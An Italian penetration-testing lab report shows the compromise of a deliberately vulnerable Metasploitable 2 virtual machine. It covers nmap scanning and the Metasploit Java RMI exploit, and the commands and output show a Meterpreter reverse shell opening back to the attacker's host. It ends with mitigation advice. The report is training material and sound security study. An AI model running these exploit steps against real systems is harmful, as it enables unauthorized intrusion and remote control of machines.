

Report Tecnico: Sfruttamento Vulnerabilità Java RMI

Data: 23 gennaio 2026

Target: 192.168.11.112 (Metaspotable 2)

Attaccante: 192.168.11.111 (Kali Linux)

1) Introduzione

Il presente documento illustra le fasi di un'attività di **Penetration Testing** controllata, condotta all'interno di un ambiente di laboratorio isolato. L'obiettivo dell'analisi è la verifica della sicurezza di una macchina target **Metasploitable 2**, nota per la presenza di servizi intenzionalmente vulnerabili a scopo didattico. L'attività si è focalizzata sullo sfruttamento di una configurazione non sicura del servizio **Java Remote Method Invocation (RMI)** sulla porta TCP 1099. Il servizio **Java RMI** permette ad un'applicazione Java di invocare metodi su oggetti residenti in una JVM (Java Virtual Machine) differente, facilitando la creazione di applicazioni distribuite. Il protocollo, se non opportunamente blindato, presenta una criticità notevole: l'**Insecure Default Configuration**. Nello specifico, il registro RMI può essere istruito a caricare e deserializzare classi da un server remoto. Se un utente malintenzionato fornisce un URL verso una classe malevola, il server target la scaricherà ed eseguirà, portando a una **Remote Code Execution (RCE)** con i privilegi dell'utente che esegue il servizio Java.

L'analisi segue la metodologia standard definita dal framework PTES (*Penetration Testing Execution Standard*):

- Intelligence Gathering:** Scansione dei servizi e banner grabbing tramite Nmap.
- Vulnerability Analysis:** Identificazione di exploit pubblici per le versioni dei servizi rilevati.
- Exploitation:** Utilizzo del framework Metasploit per l'invio del payload e l'ottenimento di una shell interattiva (Meterpreter).

2) Obiettivo

L'obiettivo primario di questa sessione di testing è dimostrare i rischi associati all'esposizione di servizi di gestione remota non protetti, con particolare focus sulla **compromissione dell'integrità e della riservatezza** del sistema target.


Nello specifico, l'attività mira a:

- Validare la vulnerabilità:** Confermare se il servizio **Java RMI** sulla porta **1099** permette effettivamente l'esecuzione di codice non autorizzato.
- Ottenere un accesso remoto (Footprinting):** Stabilire una connessione stabile (Sessione Meterpreter) per simulare il controllo totale della macchina da parte di un attaccante.
- Identificare le contromisure:** Definire le azioni correttive necessarie per mitigare il rischio, passando da una configurazione "**Default**" a una configurazione "**Hardened**" (sicura).


3) Configurazione delle reti

Iniziamo con il configurare la nostra rete **192.168.11.0/24**.

-**kali linux**: ip 192.168.11.111, indirizzo statico:



-**metaspotable**: ip 192.168.11.112, anche questo indirizzo statico:



4) Fase di Enumerazione

L'analisi inizia con una verifica della connettività tramite il comando **ping 192.168.11.112**, seguita da una scansione approfondita dei servizi con il comando **nmap -sV -T5 192.168.11.112**.

```
(kali㉿kali)-[~]
$ ping 192.168.11.112
PING 192.168.11.112 (192.168.11.112) 56(84) bytes of data.
64 bytes from 192.168.11.112: icmp_seq=1 ttl=64 time=2.07 ms
64 bytes from 192.168.11.112: icmp_seq=2 ttl=64 time=0.386 ms
64 bytes from 192.168.11.112: icmp_seq=3 ttl=64 time=2.72 ms
64 bytes from 192.168.11.112: icmp_seq=4 ttl=64 time=12.2 ms
64 bytes from 192.168.11.112: icmp_seq=5 ttl=64 time=7.01 ms
64 bytes from 192.168.11.112: icmp_seq=6 ttl=64 time=9.71 ms
```

-Risultato: Il target presenta una superficie d'attacco estremamente ampia con numerosi servizi obsoleti (FTP, SSH, Telnet, SMTP, ecc.).

-Vulnerabilità Identificata: Il servizio **Java RMI (Remote Method Invocation)** è attivo sulla porta **1099**.

```
(kali㉿kali)-[~]
$ nmap -sV -T5 192.168.11.112
Starting Nmap 7.98 ( https://nmap.org ) at 2026-01-23 04:13 -0500
Nmap scan report for 192.168.11.112
Host is up (0.020s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet       Linux telnetd
25/tcp    open  smtp         Postfix smtpd
53/tcp    open  domain       ISC BIND 9.4.2
80/tcp    open  http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind     2 (RPC #100000)
139/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec         netkit-rsh rexecd
513/tcp   open  login?
514/tcp   open  shell        Netkit rshd
1099/tcp  open  java-rmi    GNU Classpath grmiregistry●
1524/tcp  open  bindshell   Metasploitable root shell
2049/tcp  open  nfs         2-4 (RPC #100003)
2121/tcp  open  ftp         ProFTPD 1.3.1
3306/tcp  open  mysql       MySQL 5.0.51a-3ubuntu5
5432/tcp  open  postgresql PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp  open  vnc         VNC (protocol 3.3)
6000/tcp  open  X11         (access denied)
6667/tcp  open  irc         UnrealIRCd
8009/tcp  open  ajp13      Apache Jserv (Protocol v1.3)
8180/tcp  open  http        Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 08:00:27:32:6C:87 (Oracle VirtualBox virtual NIC)
Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 60.11 seconds
```

5) Fase di Exploitation

Per l'attacco è stato utilizzato il framework **Metasploit** (msfconsole).

```
(kali㉿kali)-[~]
$ msfconsole
```

-Modulo utilizzato: Per cercare questo exploit usiamo il comando di ricerca **search java_rmi** e il risultato che andremo a usare sarà **exploit/multi/misc/java_rmi_server**

```
msf > search java_rmi
Matching Modules
=====
#  Name
0 auxiliary/gather/java_rmi_registry
1 exploit/multi/misc/java_rmi_server
2   \_ target: Generic (Java Payload)
3   \_ target: Windows x86 (Native Payload)
4   \_ target: Linux x86 (Native Payload)
5   \_ target: Mac OS X PPC (Native Payload)
6   \_ target: Mac OS X x86 (Native Payload)
7 auxiliary/scanner/misc/java_rmi_server
8 exploit/multi/browser/java_rmi_connection_impl

#  Name          Disclosure Date  Rank    Check  Description
0 auxiliary/gather/java_rmi_registry          .      normal  No   Java RMI Registry Interfaces Enumeration
1 exploit/multi/misc/java_rmi_server  2011-10-15  excellent Yes  Java RMI Server Insecure Default Configuration Java Code Execution
2   \_ target: Generic (Java Payload)          .      .      .      .
3   \_ target: Windows x86 (Native Payload)    .      .      .      .
4   \_ target: Linux x86 (Native Payload)      .      .      .      .
5   \_ target: Mac OS X PPC (Native Payload)    .      .      .      .
6   \_ target: Mac OS X x86 (Native Payload)    .      .      .      .
7 auxiliary/scanner/misc/java_rmi_server      2011-10-15  normal  No   Java RMI Server Insecure Endpoint Code Execution Scanner
8 exploit/multi/browser/java_rmi_connection_impl 2010-03-31  excellent No   Java RMIClassLoader Deserialization Privilege Escalation
```

-Payload: Il payload di default è **java/meterpreter/reverse_tcp**

-Configurazione dell'exploit: Usiamo il comando **options** per vedere cosa è necessario per far eseguire con successo l'**exploit**. Abbiamo bisogno del parametro **RHOST**.

-Configurazione RHOST: Per configurare RHOST usiamo il comando **set RHOST 192.168.11.112**

```
msf exploit(multi/misc/java_rmi_server) > set rhost 192.168.11.112
rhost => 192.168.11.112
```

Una volta configurato il tutto analizziamo le opzioni e vediamo che abbiamo settato correttamente **RHOST**.

```
msf exploit(multi/misc/java_rmi_server) > options
Module options (exploit/multi/misc/java_rmi_server):
Name   Current Setting  Required  Description
_____
HTTPDELAY    10          yes        Time that the HTTP Server will wait for the payload request
RHOSTS      192.168.11.112  yes        The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT       1099         yes        The target port (TCP)
SRVHOST     0.0.0.0       yes        The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to listen on all addresses.
SRVPORT      8080         yes        The local port to listen on.
SSL          false        no         Negotiate SSL for incoming connections
SSLCert      none         no         Path to a custom SSL certificate (default is randomly generated)
URIPath      none         no         The URI to use for this exploit (default is random)

Payload options (java/meterpreter/reverse_tcp):
Name   Current Setting  Required  Description
_____
LHOST      192.168.11.111  yes        The listen address (an interface may be specified)
LPORT       4444         yes        The listen port

Exploit target:
Id  Name
-- 
0  Generic (Java Payload)
```

L'exploit invia una chiamata **RMI** al registro del target, indicandogli di caricare un file **JAR** malevolo (il payload) da un server HTTP temporaneo, creato da Metasploit sulla porta 8080.

6) Risultato e Post-Exploitation

L'esecuzione del comando **run** ha avuto successo, portando all'apertura di una sessione **Meterpreter**.

```
msf exploit(multi/misc/java_rmi_server) > run
[*] Started reverse TCP handler on 192.168.11.111:4444
[*] 192.168.11.112:1099 - Using URL: http://192.168.11.111:8080/wbXpKV0
[*] 192.168.11.112:1099 - Server started.
[*] 192.168.11.112:1099 - Sending RMI Header ...
[*] 192.168.11.112:1099 - Sending RMI Call ...
[*] 192.168.11.112:1099 - Replied to request for payload JAR
[*] Sending stage (58073 bytes) to 192.168.11.112
[*] Meterpreter session 1 opened (192.168.11.111:4444 -> 192.168.11.112:55490) at 2026-01-23 05:08:00 -0500
```

-Accesso ottenuto: Esecuzione di codice remoto (RCE).

-Verifica: Tramite il comando **ipconfig** all'interno della sessione Meterpreter, è stata confermata l'identità del sistema compromesso (interfaccia eth0 con IP 192.168.11.112 e MAC corrispondente alla VM VirtualBox) e verifichiamo anche le routes con il comando **route**.

```
IPv4 network routes
_____
Subnet      Netmask      Gateway  Metric  Interface
_____
127.0.0.1   255.0.0.0    0.0.0.0
192.168.11.112 255.255.255.0 0.0.0.0

IPv6 network routes
_____
Subnet          Netmask  Gateway  Metric  Interface
_____
::1            ::       ::       ::
fe80::a00:27ff:fe32:6c87  ::       ::

meterpreter > ipconfig

Interface 1
_____
Name       : lo - lo
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ::

Interface 2
_____
Name       : eth0 - eth0
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 192.168.11.112
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::a00:27ff:fe32:6c87
IPv6 Netmask : ::

meterpreter > █
```

7) Raccomandazioni di Mitigazione

L'attività di testing ha confermato la presenza di una vulnerabilità critica nel servizio **Java RMI** del sistema target (192.168.11.112). Lo sfruttamento con successo della falla ha permesso di stabilire una sessione **Meterpreter**, garantendo all'attaccante un controllo pressoché totale sulla macchina.

Il successo dell'attacco è stato favorito da due fattori principali:

- Software Obsoleto:** Il sistema utilizza versioni di Java e del registro RMI non aggiornate, prive delle moderne protezioni contro la deserializzazione insicura.
- Configurazione Permissiva:** L'assenza di filtri sull'indirizzo IP chiamante e la possibilità di caricare classi da sorgenti remote (codebase) rendono il servizio un punto di ingresso privilegiato per un intruso.